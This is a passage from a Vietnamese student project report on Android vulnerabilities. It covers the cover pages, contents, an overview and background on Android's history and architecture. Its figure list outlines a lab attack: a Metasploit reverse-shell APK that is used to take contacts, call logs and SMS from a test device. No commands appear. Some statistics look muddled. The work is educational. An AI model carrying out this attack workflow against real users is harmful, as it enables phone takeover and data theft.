

ĐỒ ÁN CHUYÊN NGÀNH

KHAI THÁC LỖ HỒNG HỆ ĐIỀU HÀNH ANDROID

Ngành: **An Toàn Thông Tin**

Chuyên ngành: **An Toàn Thông Tin**

Giảng viên hướng dẫn : **Đặng Hùng Kiệt**

Sinh viên thực hiện :

Phan Nhật Huy **MSSV: 2187700087**

Trần Nhật Vũ **MSSV: 2187701120**

Lớp: **21DATA1**

TP. Hồ Chí Minh, tháng 10 năm 2024



HUTECH
Đại học Công nghệ Tp.HCM

BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC CÔNG NGHỆ TP. HCM

ĐỒ ÁN CHUYÊN NGÀNH

KHAI THÁC LỖ HỒNG HỆ ĐIỀU HÀNH ANDROID

Ngành : **AN TOÀN THÔNG TIN**

Chuyên ngành: **AN TOÀN THÔNG TIN**

Giảng viên hướng dẫn : **Đặng Hùng Kiệt**

Sinh viên thực hiện :

Phan Nhật Huy

MSSV: 2187700087

Trần Nhật Vũ

MSSV: 2187701120

Lớp: 21DATA1

TP. Hồ Chí Minh, 2024

ĐỒ ÁN CHUYÊN NGÀNH

KHAI THÁC LỖ HỒNG HỆ ĐIỀU HÀNH ANDROID

Ngành: **An Toàn Thông Tin**

Chuyên ngành: **An Toàn Thông Tin**

Giảng viên hướng dẫn : **Đặng Hùng Kiệt**

Sinh viên thực hiện :

Phan Nhất Huy **MSSV: 2187700087**

Trần Nhật Vũ **MSSV: 2187701120**

Lớp: **21DATA1**

TP. Hồ Chí Minh, tháng 10 năm 2024

LỜI CẢM ƠN

Trong quá trình thực hiện đề án chuyên ngành, nhóm em xin được gửi lời cảm ơn chân thành đến giảng viên Đặng Hùng Kiệt thuộc khoa Công nghệ thông tin - Trường Đại Học Công Nghệ TP.HCM, đã tận tình hướng dẫn, đưa ra những lời khuyên hữu ích liên quan đến đề án chuyên ngành, ngành An toàn thông tin giúp nhóm em có thể hoàn thành đề án của môn học này.

Tuy nhiên, trong quá trình khi thực hiện đề án môn này, khó tránh khỏi những thiếu sót khi hoàn thiện và trình bày đề án. Nhóm em rất mong nhận được những lời góp ý và quan tâm của thầy để đề án của nhóm em sẽ trở nên hoàn thiện hơn và đáp ứng được những các tiêu chí đề ra.

Xin chân thành cảm ơn thầy.

TP. Hồ Chí Minh, tháng 10 năm 2024

LỜI CAM ĐOAN

Nhóm em xin cam đoan rằng mọi thông tin và kết quả được trình bày trong đồ án này là hoàn toàn của nhóm em dưới sự hướng dẫn của giảng viên Đặng Hùng Kiệt. Nhóm em cam kết những nhận định được nêu ra trong đồ án này cũng là kết quả sản phẩm từ sự nghiên cứu độc lập của bản thân dựa vào các cơ sở tìm kiếm, hiểu biết và nghiên cứu tài liệu khoa học hay bản dịch khác đã được ghi nhận trong tài liệu tham khảo. Các số liệu, thông tin được sử dụng trong đồ án đều có nguồn gốc rõ ràng và được trích dẫn đầy đủ theo quy định của nhà trường.

MỤC LỤC HÌNH ẢNH

Hình 2.1: Hệ điều hành Android.	3
Hình 2.2: Các hệ điều hành.	3
Hình 2.3: Điện thoại chạy hệ điều hành Android 1.0.	4
Hình 2.4: Các thiết bị dùng phần mềm Android.	5
Hình 2.5: Các phiên bản của hệ điều hành Android.	5
Hình 2.6: Tính năng của hệ điều hành Android.	6
Hình 2.7: Kiến trúc của hệ điều hành Android.	7
Hình 2.8: Tầng nhân Linux.	8
Hình 2.9: Lớp thư viện.	9
Hình 2.10: Runtime.	10
Hình 2.11: Framework Application.	11
Hình 2.12: Framework Application Services	11
Hình 2.13: Applications.	12
Hình 2.14: Hình ảnh minh họa quy trình SELinux kiểm tra quyền truy cập.	13
Hình 2.15: Yêu cầu cấp quyền của ứng dụng Android.	14
Hình 2.16: Android Sandbox.	15
Hình 2.17: Android permissions.	15
Hình 2.18: Memory Layout.	16
Hình 2.19: Mã hóa dữ liệu trên Android.	18
Hình 2.20: Logo của lỗ hổng Stagefright	19
Hình 2.21: Lỗ hổng StrandHogg 2.0.	20
Hình 2.22: Tấn công đánh cắp thông tin.	20
Hình 2.23: Tấn công lấy quyền truy cập trái phép.	21
Hình 2.24: Lỗ hổng phần cứng.	23
Hình 2.25: Lỗ hổng phần mềm.	24
Hình 2.26: Lỗ hổng ứng dụng.	24
Hình 2.27: Lỗ hổng bảo mật Bluetooth.	25
Hình 2.28: Lỗ hổng bảo mật Wifi.	26
Hình 2.29: Minh họa quy trình dịch ngược ứng dụng Android.	26
Hình 2.30: SQL Injection.	27
Hình 2.31: Buffer overflow.	28
Hình 2.32: Cấu trúc về Metasploit.	28
Hình 2.33: Đặc trưng về Frida.	29
Hình 2.34: Ứng dụng bảo vệ tài nguyên hệ thống khỏi phần mềm độc hại và các loại mối đe dọa mạng khác.	30
Hình 2.35: Mã hóa dữ liệu bất đối xứng.	31
Hình 3.1: Mô hình tấn công.	32
Hình 3.2 : Xem địa chỉ Ipv4 trên máy tấn công	33
Hình 3.3 : Tạo payload kết nối ngược từ máy mục tiêu tới máy tấn công.	33
Hình 3.4: Sao chép file apk vào đường dẫn thư mục.	34
Hình 3.5: Hiển thị danh sách các file có trong đường dẫn thư mục.	34
Hình 3.6: Xem trạng thái của máy chủ Apache.	34
Hình 3.7: Khởi động lại dịch vụ Apache.	34
Hình 3.8: Kiểm tra trạng thái cơ sở dữ liệu.	34
Hình 3.9: Thiết lập listener để nhận kết nối payload.	35
Hình 3.10: Chỉ định payload cho thiết bị Android.	35
Hình 3.11: Xem cấu hình trong module.	35
Hình 3.12: Thiết lập địa chỉ IP cho listener.	35
Hình 3.13: Chạy chương trình.	35
Hình 3.14: Download file apk về thiết bị Android.	36

Hình 3.15: Cài đặt file apk.	36
Hình 3.16: Kiểm tra phiên kết nối.	36
Hình 3.17: Xem thông tin máy nạn nhân.	36
Hình 3.18: Các chức năng thực hiện	37
Hình 3.19: Hiển thị danh sách có trong app.	37
Hình 3.20: Tự động truy cập link.	38
Hình 3.21: Kiểm tra root.	38
Hình 3.22: Lệnh lấy danh sách liên hệ.	38
Hình 3.23: Dữ liệu liên hệ.	39
Hình 3.24: Lệnh lấy nhật ký cuộc gọi.	39
Hình 3.35: Dữ liệu cuộc gọi.	39
Hình 3.36: Truy xuất các tin nhắn sms.	40
Hình 3.37: Hiển thị danh sách sms đã truy xuất ra được.	40
Hình 3.38: Thực hiện gửi tin nhắn.	40
Hình 3.39: Kết quả sau khi gửi tin nhắn.	41
Hình 3.40: Ấn app.	41
Hình 3.41: App đã được ấn.	41
Hình 3.42: Cài đặt app.	42
Hình 3.43: App đã được cài đặt.	42
Hình 3.44: Chạy app bất kì.	42
Hình 3.45: Ứng dụng tự động bật sau khi nhập lệnh.	43
Hình 3.46: Xóa app.	43

MỤC LỤC BẢNG

Bảng 2.1: Vai trò của Linux trong các tính năng.....	9
Bảng 2.2: Vai trò của một số thư viện.	10

MỤC LỤC

TRANG BÌA PHỤ

LỜI CẢM ƠN

LỜI CAM ĐOAN

MỤC LỤC HÌNH ẢNH

MỤC LỤC BẢNG

CHƯƠNG 1: TỔNG QUAN	1
1.1 Tổng quan về đề án	1
1.2 Nhiệm vụ của đề án	1
1.3 Cấu trúc của đề án	2
CHƯƠNG 2: CƠ SỞ LÝ THUYẾT	3
2.1 Giới thiệu về hệ điều hành android	3
2.1.1 Lịch sử phát triển của hệ điều hành Android	4
2.1.2 Các phiên bản chính của hệ điều hành Android	5
2.1.3 Tính năng của Android	6
2.2 Kiến trúc hệ điều hành Android	7
2.2.1 Linux Kernel	8
2.2.2 Libraries và runtime	9
2.2.3 Framework Applicationz	11
2.2.4 Applications	12
2.3 Cơ chế bảo mật trên hệ điều hành Android	12
2.3.1 Phân vùng quyền ứng dụng	13
2.3.2 Sandboxing	14
2.3.3 Quản lý permissions	15
2.3.4 Một vài cơ chế bảo mật khác	16
2.4 Lịch sử các lỗ hổng trong hệ điều hành Android	18
2.4.1 Lỗ hổng Stagefright	18
2.4.2 Lỗ hổng StrandHogg	20
2.4.3 Các lỗ hổng về quản lý dữ liệu và quyền riêng tư	22
2.5 Phân loại các lỗ hổng bảo mật	23
2.5.1 Lỗ hổng phần cứng	23
2.5.2 Lỗ hổng phần mềm	23

2.5.3 Lỗ hổng ứng dụng	24
2.6 Các lỗ hổng nổi bật	25
2.6.1 Lỗ hổng bảo mật Bluetooth	25
2.6.2 Lỗ hổng qua mạng Wifi	25
2.7 Kỹ thuật khai thác lỗ hổng.....	26
2.7.1 Kỹ thuật Reverse engineering	26
2.7.2 Kỹ thuật Injection	27
2.7.3 Kỹ thuật Buffer overflow	27
2.8 Các công cụ hỗ trợ khai thác	28
2.8.1 Metasploit.....	28
2.8.2 Frida.....	28
2.9 Phương pháp phòng chống tấn công.....	29
2.9.1 Tăng cường bảo mật sandboxing	29
2.9.2 Cải thiện cơ chế cấp quyền	30
2.9.3 Mã hóa dữ liệu	30
2.9.4 Cập nhật hệ điều hành và ứng dụng thường xuyên	31
CHƯƠNG 3: THỰC NGHIỆM.....	32
3.1 Mô hình của quá trình tấn công	32
3.2 Công cụ thực nghiệm trong quá trình thực hiện	32
3.3 Kịch bản quá trình.....	32
3.4 Quy trình thực hiện các bước tấn công.....	33
CHƯƠNG 4: KẾT LUẬN.....	43
4.1 Kết luận.....	44
4.2 Hướng phát triển của đề án	44
TÀI LIỆU THAM KHẢO.....	45

CHƯƠNG 1: TỔNG QUAN

1.1 Tổng quan về đề án

Trong đề án “Khai thác lỗ hổng hệ điều hành Android, chúng ta sẽ tìm hiểu về các lỗ hổng bảo mật hiện có trong hệ điều hành Android. Đây là một trong những hệ điều hành di động đang phổ biến nhất thế giới, với hàng triệu thiết bị đang được sử dụng. Tuy nhiên, sự phổ biến này cũng kéo theo nhiều cuộc tấn công mạng. Việc khai thác các lỗ hổng trong hệ điều hành Android có thể dẫn đến việc lộ dữ liệu cá nhân, hơn thế nữa có thể chiếm quyền điều khiển trên thiết bị của nạn nhân.

Thông qua đề án này, chúng ta sẽ hiểu rõ hơn về khái niệm cơ bản liên quan đến bảo mật hệ thống như:

- Những điểm yếu trong phần mềm hoặc hệ điều hành mà kẻ tấn công có thể khai thác để thực hiện các hành vi trái phép.
- Các phương pháp mà kẻ tấn công sử dụng để tận dụng lỗ hổng bảo mật nhằm chiếm quyền điều khiển hoặc truy cập vào dữ liệu nhạy cảm.
- Các biện pháp và phương pháp được áp dụng để bảo vệ hệ thống khỏi các cuộc tấn công và khai thác.

1.2 Nhiệm vụ của đề án

Nhiệm vụ của đề án là nghiên cứu, phân loại và phân tích các lỗ hổng bảo mật trong hệ điều hành Android. Gồm những việc:

- Thu thập thông tin về các lỗ hổng đã được phát hiện trong quá khứ.
- Phân loại lỗ hổng theo mức độ nghiêm trọng và khả năng khai thác.
- Đánh giá ảnh hưởng của các lỗ hổng này đến người dùng và các ứng dụng trên Android.
- Tìm hiểu và áp dụng các công cụ hỗ trợ khai thác lỗ hổng.
- Thiết kế kịch bản khai thác cụ thể cho từng loại lỗ hổng đã nghiên cứu.
- Đánh giá kết quả khai thác và các biện pháp phòng chống.
- Đề xuất các biện pháp tăng cường bảo mật cho các ứng dụng Android.
- Xây dựng hướng dẫn sử dụng và chính sách bảo mật cho người dùng và nhà phát triển.

1.3 Cấu trúc của đề án

Đề án chuyên ngành này gồm có 4 chương:

- Chương 1: Tổng quan

Phần này giới thiệu cho chúng ta biết về tổng quan, nhiệm vụ của đề án, giúp chúng ta hiểu được nội dung căn bản của đề án được đưa ra.

- Chương 2: Cơ sở lý thuyết

Phần này giới thiệu tổng quan về hệ điều hành Android, kiến trúc, cơ chế bảo mật và lịch sử các lỗ hổng. Phân loại, phân tích các lỗ hổng bảo mật và cách chúng được khai thác.

- Chương 3: Thực nghiệm

Phần này sẽ mô tả quy trình thực hiện khai thác lỗ hổng trong môi trường thử nghiệm, bao gồm các kịch bản về kết quả thử nghiệm.

- Chương 4: Kết luận và hướng phát triển của đề án

Phần này sẽ tổng kết tất cả các chương trong đề án rút ra những lưu ý, đề xuất các phương pháp phòng chống tấn công và bảo vệ dữ liệu, ngoài ra đưa ra hướng phát triển cho đề án trong tương lai.

CHƯƠNG 2: CƠ SỞ LÝ THUYẾT


2.1 Giới thiệu về hệ điều hành android

Android là một hệ điều hành mã nguồn mở dựa trên nền tảng Linux, được phát triển bởi Android Inc và sau đó được Google mua lại vào năm 2005. Hệ điều hành này chủ yếu dành cho các thiết bị di động như: điện thoại thông minh và máy tính bảng. Với sự phổ biến rộng rãi, Android đã trở thành nền tảng phổ biến nhất trên thế giới cho các thiết bị di động, chiếm phần lớn thị trường toàn cầu cho đến hiện tại.



Hình 2.1: Hệ điều hành Android.

Với mã nguồn mở Apache v2 và giấy phép không có quá nhiều ràng buộc đã cung cấp một môi trường linh hoạt cho các nhà phát triển ứng dụng có thể tự do sáng tạo và phát triển nhiều ứng dụng đa dạng, phục vụ cho các nhu cầu khác nhau của người dùng.



Hình 2.2: Các hệ điều hành.

Theo số liệu thống kê, hệ điều hành Android đã chiếm tới 65% so với thị phần điện thoại thông minh trên toàn thế giới vào quý 3 năm 2012. Ước tính trung bình có khoảng 500 triệu thiết bị được kích hoạt và có đến 1,3 triệu lượt kích hoạt mỗi ngày. Đến tháng 10 năm 2020, thì Android đã có hơn 700.000 ứng dụng và số lượng tải từ Google Play ước tính lên khoảng 25 tỷ lượt.

Tuy nhiên, hiện nay Android không còn là hệ điều hành duy nhất trên thị trường nữa mà phải cạnh tranh với iOS đến từ Apple. Tuy vậy, Android vẫn dẫn vị thế thượng phong trên các cuộc chiến điện thoại thông minh hiện bấy giờ.

2.1.1 Lịch sử phát triển của hệ điều hành Android

Hệ điều hành Android được thành lập bởi Android Inc vào năm 2003, ban đầu chỉ tập trung vào việc phát triển một hệ điều hành tiên tiến cho máy ảnh kỹ thuật số. Tuy nhiên, đến năm 2005 được Google mua lại với giá ít nhất 50 triệu đô la và chuyển hướng phát triển sang điện thoại thông minh và nhà mạng di động. Google nhận thấy tiềm năng của Android trong việc cung cấp tính linh hoạt và khả năng nâng cấp cho người dùng, điều này đã giúp Android trở thành hệ điều hành di động phổ biến nhất trên thế giới.




Hình 2.3: Điện thoại chạy hệ điều hành Android 1.0.

Với mục tiêu lúc đầu hướng đến của Android là một hệ điều hành di động. Tuy nhiên, cùng với sự tiên bộ phát triển của các thư viện mã và sự phổ biến của nó trong số các nhà phát triển trong nhiều lĩnh vực khác nhau, Android đã trở thành một bộ phần mềm tuyệt đối cho tất cả các thiết bị: máy tính bảng, thiết bị đeo, hộp giải mã tín hiệu, TV thông minh, v.v...



Hình 2.4: Các thiết bị dùng phần mềm Android.

2.1.2 Các phiên bản chính của hệ điều hành Android



Hình 2.5: Các phiên bản của hệ điều hành Android.

Dù đã trải qua nhiều phiên bản lớn với mỗi phiên bản mang lại những tính năng và cải tiến mới, Android đã không ngừng phát triển để đáp ứng nhu cầu ngày càng cao của người dùng. Dưới đây là một số phiên bản trong lịch sử phát triển của Android:

- Android 1.0 (2008): Đây là phiên bản khởi đầu của Android, đi kèm với các ứng dụng cơ bản như: trình duyệt, google maps và youtube.
- Android 2.x (Éclair, Froyo, Gingerbread): Cải thiện tốc độ và hiệu suất, hỗ trợ các tính năng đa nhiệm như: điều hướng bằng giọng nói từng chặng, thông tin giao thông thời gian thực và khả năng chụp để thu phóng. Đồng thời giới thiệu hỗ trợ Flash cho trình duyệt Web.
- Android 3.x (Honeycomb): Bản phát hành dành riêng cho máy tính bảng và giới thiệu một thiết kế ba chiều theo chủ đề không gian, màu xanh lam.

- Android 4.x (Ice Cream Sandwich, Jelly Bean, KitKat): Giới thiệu giao diện người dùng thống nhất cho cả máy tính bảng và điện thoại thông minh. Ngoài ra, còn tích hợp nhiều tính năng hiện đại như Google Now.
- Android 5.x (Lollipop): Cải tiến giao diện Material Design và tăng cường bảo mật. Ngoài ra, đã đưa giới thiệu tính năng điều khiển bằng giọng nói rảnh tay bằng lệnh nói “OK, Google”.
- Android 10 - Android 13: Các phiên bản gần đây tập trung vào bảo mật bao gồm quyền kiểm soát thông tin mà các ứng dụng có thể truy cập, quyền thông báo cần thiết cho tất cả các ứng dụng và xóa thông tin cá nhân trên khay nhớ tạm, quyền riêng tư và tối ưu hóa trải nghiệm người dùng.

2.1.3 Tính năng của Android



Hình 2.6: Tính năng của hệ điều hành Android.


Giải thích về các tính năng:

- Giao tiếp tầm gần (NFC): Hầu hết các thiết bị Android để hỗ trợ NFC, cho phép các thiết bị điện tử tương tác dễ dàng hơn ở khoảng cách ngắn. Mục tiêu chính là tạo ra một tùy chọn thanh toán đơn giản hơn so với việc mang theo tiền mặt hoặc thẻ tín dụng.
- Lưu trữ và hoán đổi pin: Hệ điều hành của Google cho phép nâng cấp, thay thế và tháo pin không còn giữ được điện. Ngoài ra, điện thoại Android còn có khe cắm thẻ SD để mở rộng bộ nhớ.
- Truyền dẫn hồng ngoại: Hệ điều hành Android hỗ trợ bộ phát hồng ngoại tích hợp cho phép bạn sử dụng điện thoại hoặc máy tính bảng như một điều khiển từ xa.

- Màn hình chính tùy chỉnh: Mặc dù có thể hack một số điện thoại nhất định để tùy chỉnh màn hình chính, Android có sẵn khả năng này ngay từ đầu.
- Tự động hóa: Ứng dụng Tasker cho phép kiểm soát quyền của ứng dụng và tự động hóa chúng, giúp người dùng tối ưu hóa quy trình làm việc và giảm thiểu các thao tác thủ công.
- Tiện ích: Android cho phép bạn hiển thị hầu như mọi tính năng bạn chọn trên màn hình chính, bao gồm ứng dụng thời tiết, tiện ích nhạc hoặc công cụ năng suất hữu ích nhắc nhở bạn về các cuộc họp sắp tới hoặc thời hạn sắp đến.
- Tải xuống ứng dụng không dây: Có thể tải xuống ứng dụng trên PC bằng cách sử dụng Android Market hoặc các tùy chọn của bên thứ ba như AppBrain. Sau đó, nó sẽ tự động đồng bộ hóa chúng với Droid của người sử dụng và không cần phải cắm thêm gì cả.
- Rom tùy chỉnh: Vì hệ điều hành Android là mã nguồn mở, các nhà phát triển có thể thay đổi hệ điều hành hiện tại và xây dựng các phiên bản của riêng họ, mà người dùng có thể tải xuống và cài đặt thay cho hệ điều hành gốc.

2.2 Kiến trúc hệ điều hành Android


Hệ điều hành Android có kiến trúc phân tầng rõ ràng, gồm bốn tầng chính và 5 thành phần: Tầng nhân Linux, lớp thư viện và runtime, framework ứng dụng và tầng ứng dụng. Mỗi tầng đóng vai trò quan trọng trong việc cung cấp một nền tảng ổn định và linh hoạt cho các thiết bị di động, hỗ trợ cả phần cứng lẫn phần mềm.



Hình 2.7: Kiến trúc của hệ điều hành Android.

2.2.1 Linux Kernel

Đây là tầng thấp nhất trong kiến trúc hệ điều hành Android hoạt động như một lớp trừu tượng giữa phần cứng và phần mềm của nền tảng. Nó chịu trách nhiệm quản lý các tài nguyên hệ thống cũng như bộ nhớ, quá trình xử lý, hệ thống tệp và các giao tiếp mạng.



Hình 2.8: Tầng nhân Linux.

Hệ điều hành Android sử dụng nhân Linux không chỉ vì tính ổn định mà nó mang lại mà còn vì khả năng quản lý hiệu quả các tài nguyên, tính năng bảo mật và hỗ trợ phần cứng thông qua cơ chế kiểm soát truy cập, quyền và môi trường thực thi an toàn. Nhân Linux cũng cung cấp các driver thiết bị cho phần cứng như: màn hình, cảm ứng, camera và kết nối mạng di động.

Chi tiết vai trò của nhân Linux trong các tính năng:

Tính năng	Vai Trò
Bảo mật	Duy trì cơ chế bảo mật sandbox, giúp cô lập mỗi ứng dụng trong không gian riêng.
Quản lý bộ nhớ	Phát triển các ứng dụng của riêng mình mà không cần phải lo lắng về việc phân bổ bộ nhớ hoặc giải phóng bộ nhớ.
Quản lý quy trình	Quản lý hiệu quả quy trình công việc và phân bổ tài nguyên khác khi quy trình yêu cầu.
Network Stack	Có khả năng xử lý truyền thông mạng một cách hiệu quả và hiệu suất cao, giúp tối ưu hóa tốc độ truyền tải và đảm bảo tính bảo mật trong khi truyền dữ liệu.
Đa nhiệm	Cho phép nhiều quy trình chia sẻ cùng


	một bộ xử lý (CPU) và các tài nguyên khác cùng một lúc. Một CPU dành riêng để thực hiện chỉ một tác vụ tại một thời điểm.
--	---

Bảng 2.1: Vai trò của Linux trong các tính năng.

2.2.2 Libraries và runtime

a) Libraries

Android cung cấp một tập các thư viện rất đa dạng dùng trong đồ họa, cơ sở dữ liệu, giao tiếp mạng, v.v... Các thư viện này chủ yếu dựa trên Java và C/C++ và cung cấp quyền truy cập vào phần cứng cơ bản của thiết bị.



Hình 2.9: Lớp thư viện.

Một số thư viện chủ yếu gồm các thư viện mã nguồn mở như SQLite (quản lý cơ sở dữ liệu), OpenGL ES (xử lý đồ họa), Webkit (trình duyệt Web) và còn nhiều thư viện khác cung cấp các chức năng cơ bản cần thiết cho ứng dụng Android. Một số thư viện có vai trò như sau:


Tên thư viện	Vai trò
Thư viện phương tiện	Cung cấp hỗ trợ phát và ghi lại các định dạng âm thanh và video.
Người quản lý	Chịu trách nhiệm quản lý quyền truy cập vào hệ thống hiển thị.
SGL và OpenGL	Đều là giao diện chương trình ứng dụng (API) đa ngôn ngữ, đa nền tảng, được sử dụng cho đồ họa máy tính 2D và 3D.

SQLite	Cung cấp hỗ trợ cơ sở dữ liệu và FreeType cung cấp hỗ trợ phông chữ.
WebKit	Trình duyệt Web nguồn mở này cung cấp mọi chức năng để hiển thị nội dung web và đơn giản hóa việc tải trang.
SSL (Secure Sockets Layer)	Công nghệ bảo mật để thiết lập liên kết được mã hóa giữa máy chủ Web và trình duyệt Web.

Bảng 2.2: Vai trò của một số thư viện.

b) Runtime (ART)

Hệ điều hành Android sử dụng Runtime (ART) để chạy các ứng dụng. Trước đây Android sử dụng Dalvik Virtual Machine để tối ưu hóa, Dalvik sử dụng các đặc trưng của nhân Linux như: quản lý bộ nhớ và đa luồng, những thứ mà có sẵn trong Java.



Hình 2.10: Runtime.


Nhưng từ Android 5.0, ART đã thay thế Dalvik Virtual Machine. ART sử dụng biên dịch trước (Ahead-of-Time – AOT) để cải thiện hiệu suất và tài nguyên so với cách biên dịch theo thời gian thực (Just-In-Time -JIT) của Dalvik, bởi vì:

- Khi ứng dụng được tải lên thiết bị, ART sẽ sử dụng một tiến trình gọi là AOT để chuyển mã bytecode (đây là loại mã trung gian khi chúng ta thực thi một ứng dụng nào đó) thành định dạng mã để bộ xử lý có thể hiểu được. Định dạng này gọi là Executable and Linkable Format (ELF).
- Mỗi lần ứng dụng Android tải lên thiết bị, phiên bản thực thi ELF đã tạo lần đầu sẽ chạy mà không cần phải chuyển sang mã bytecode, do đó ứng dụng thực thi nhanh hơn và làm tăng tuổi thọ pin của các thiết bị.

- Ngược với JIT của Dalvik, biên dịch JIT sẽ chuyển mã bytecode sang máy ảo mỗi lần ứng dụng Android được tải lên thiết bị, do đó sẽ xử lý chậm hơn rất nhiều so với cách biên dịch AOT.


2.2.3 Framework Applicationz

Đây là tầng giúp cho các nhà phát triển ứng dụng có thể tương tác dễ dàng với các chức năng hệ thống mà không cần phải làm việc trực tiếp với phần cứng. Khung ứng dụng bao gồm các dịch vụ như dịch vụ điện thoại, dịch vụ định vị, trình quản lý thông báo, dịch vụ NFC, hệ thống xem, v.v... mà chúng ta có thể sử dụng để phát triển ứng dụng theo yêu cầu của mình.



Hình 2.11: Framework Application.

